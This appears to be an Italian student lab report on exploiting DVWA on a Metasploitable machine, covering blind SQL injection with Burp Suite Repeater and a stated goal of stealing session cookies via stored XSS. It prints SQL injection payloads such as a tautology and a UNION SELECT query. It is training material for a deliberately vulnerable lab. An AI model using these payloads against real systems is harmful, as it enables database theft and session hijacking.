S6/L5

HLTRH

INDICE

HLTRH

1. ESERCIZIO


CI VIENE RICHIESTO DI EXPLOITARE LE VULNERABILITÀ:

- XSS STORED
- SQL INJECTION BLIND

IN ESECUZIONE SULLA DVWA SULLA MACCHINA METASPLOITABLE IN PRECONFIGURAZIONE ‘LOW’.


SCOPO:


- RECUPERARE I COOKIE DI SESSIONE DEL XSS ED INVIARLI AD UN SERVER SOTTO IL CONTROLLO DELL’ATTACANTE
- RECUPERARE LE PASSWORD



HLTRH

2. SQL INJECTION BLIND






Avviamo burpsuite e ci colleghiamo alla DVWA dove selezioniamo il tipo di attacco, nel nostro caso SQL injection blind che a differenza di SQL injection, quando un potenziale attaccante tenta di sfruttare la vulnerabilità, non restituisce nessun tipo di errore.

HLTRH


3. QUERY: 1' OR '1' ='1




Dopo aver selezionato il tipo di attacco, andiamo a settare la query "1' or '1' ='1 " che ci restituisce tutti gli utenti del BD. Questo ci fa notare che la nostra query viene eseguita correttamente e cliccando su view source, ci mostra il formato del codice.

HLTRH

4. BURPSUITE+QUERY ‘UNION DATABASE’






Per testare una vulnerabilità di SQL Injection utilizzando Burp Suite:

1. **Identificare la richiesta HTTP** pertinente dal log storico.
2. **Inviare la richiesta al modulo Repeater.**
3. **Modificare la query vulnerabile con il payload 1' UNION SELECT 1, database()#.**
4. **Inviare la richiesta modificata** e analizzare la risposta per ottenere il nome del database.
5. **Utilizzare le informazioni ottenute per eseguire ulteriori query.**

Questa procedura evidenzia come Burp Suite può essere utilizzato per eseguire attacchi SQL Injection e ottenere informazioni sensibili da un database vulnerabile.

HLTRH

